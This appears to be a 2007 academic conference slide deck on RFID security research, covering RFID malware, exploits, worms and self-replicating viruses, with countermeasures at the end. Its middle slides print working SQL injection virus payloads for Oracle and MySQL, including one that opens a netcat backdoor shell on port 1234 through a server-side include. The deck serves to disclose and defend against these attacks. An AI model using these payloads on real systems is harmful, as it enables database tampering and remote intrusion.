



The Art of RFID Exploitation




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Melanie Rieback
FIRST
20 June, 2007



What is RFID?

RFID = Radio Frequency Identification






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Modern RFID Applications





VeriChips – Subdermal RFID





VeriChips – Subdermal RFID





VeriChips – Subdermal RFID






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VeriChips – Subdermal RFID





VeriChips – Subdermal RFID






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VeriChips – Subdermal RFID

What about security?





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VeriChips – Subdermal RFID

What about security?

Applied Digital's implantable chips do not employ cryptography as of yet. The system is nevertheless safe because its chips can only be read by the company's proprietary scanners.

- Scott Silverman, CEO of Applied Digital




<http://www.siliconvalley.com/mld/siliconvalley/9154114.htm>



RFID Security Problems

Some Security Problems:


- Unauthorized tag reading
- Eavesdropping
- Tracking
- Tag cloning
- Denial of Service




Introduction to RFID Malware


What is RFID Malware?

- Low-level misuse of improperly formatted RFID tag data
- Three main kinds of RFID Malware:
 1. RFID Exploits
 2. RFID Worms
 3. RFID Viruses






Typical RFID System Architecture




Sun Microsystems RFID Architecture

http://www.sun.com/software/products/rfid/rfid_ds.gif



Our RFID Malware Test Platform

- We built our own test RFID middleware
- Test setup is modular
- Ethical / legal concerns





Types of RFID Exploits

Buffer overflows

- Small buffers
- RFID emulators





Types of RFID Exploits

Code Insertion

- Special characters
- Client-side scripting
- Server-side scripting





Types of RFID Exploits

SQL Injection

- Steal data
- Modify DB
- Denial of Service
- System commands





RFID Worms

What is an RFID Worm?

- RFID exploit that downloads/executes remote malware
- RFID worms propagate either via network or RFID tags
- Often has a payload (modify filesystem / backdoor)






RFID Viruses

Application scenario:

- Supermarket distribution center (with RFID tagged containers)
- Arriving containers: scanned – emptied – refilled – relabeled
- Containers are then sent onwards to local supermarkets






RFID Viruses

Example Database Layout:

TagID	NewContents	OldContents
123	Apples	Oranges
234	Pears	

ContainerContents table





RFID Viruses


How the RFID virus works:

- **SQL Injection attack:**

```
OldContents=Raspberries;UPDATE ContainerContents SET  
NewContents = NewContents || ``;[SQL Injection]";
```

- **Filling in the SQL injection part:**

```
[SQL Injection] = UPDATE ContainerContents SET NewContents =  
NewContents || ``;[SQL Injection]";
```



RFID Viruses

Self-replication:

- ‘Get Current Query’ function:

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'')>0;
```

- A complete virus (Oracle SQL*Plus):

```
Contents=Raspberries;  
UPDATE ContainerContents SET NewContents= NewContents || ';' ||  
CHR(10) || (SELECT SQL_TEXT FROM v$sql WHERE  
INSTR(SQL_TEXT,'')>0);
```




RFID Viruses

Example Virus: (Oracle/SSI)

- Here, SQL injection targets an INSERT query:

```
Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM  
v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd='`netcat  
-lp1234|sh"-->')>0)--
```

- Payload uses a server-side include to open a backdoor on port 1234 of the web management platform
- Virus fits on a 1 kbit RFID tag (127 characters)



RFID Viruses

Self-replication with Quines:

- Quine = A program that prints its own source code:
- The classic example (in C):

```
char*f="char*f=%c%s%c;main()
{printf(f,34,f,34,10);}%c";
main(){printf(f,34,f,34,10);}
```

- Introns = Quine data not used to output quine code




RFID Viruses

Example Quine Virus: (mySQL)

- This SQL injection virus is a quine:

```
';SET@a='UPDATE ContainerContents SET NewContents=
concat('\';SET@a='\,QUOTE(@a),'\;',@a);-- <!--#exec cmd="regedit"--
>';UPDATE ContainerContents SET NewContents=concat('\';SET@a=',
QUOTE(@a),'\;',@a);-- <!--#exec cmd="regedit"-->
```

- Virus fits on a 2kbit RFID tag (233 characters)



RFID Viruses

Targets that we've infected:

		RFID Reader	WWW	Oracle		SQL Server	PostgreSQL	MySQL
			Management	OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			X	X	X	X	X
	SQL injection (multiple query)				X	X	X	X(N)
	Code Insertion		X					
	Buffer Overflows	X						
Worms		X	X			X		
Viruses	Self-Referencing Commands			X(A)	X(A)			
	Quines				X(C)	X(C)	X(C)	X(C,N)
Payloads	SQL commands		X		X	X	X	X(N)
	XSS/SSI		X	X	X	X	X	X
	System Commands	X	X			X(A)		
	X = Successfully implemented							A = Requires administrator privileges
	C = Requires contactless smart card (>1k bits)							N = Requires non-standard configuration



How to Stop RFID Malware

Countermeasures:

- Sanitize input
- Error / bounds checking
- Disable unnecessary facilities
- Segregate users (and servers)
- Use parameter binding
- Code review
- Limit permissions



The Aftermath




Image: Liz McIntyre 2006





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Questions?

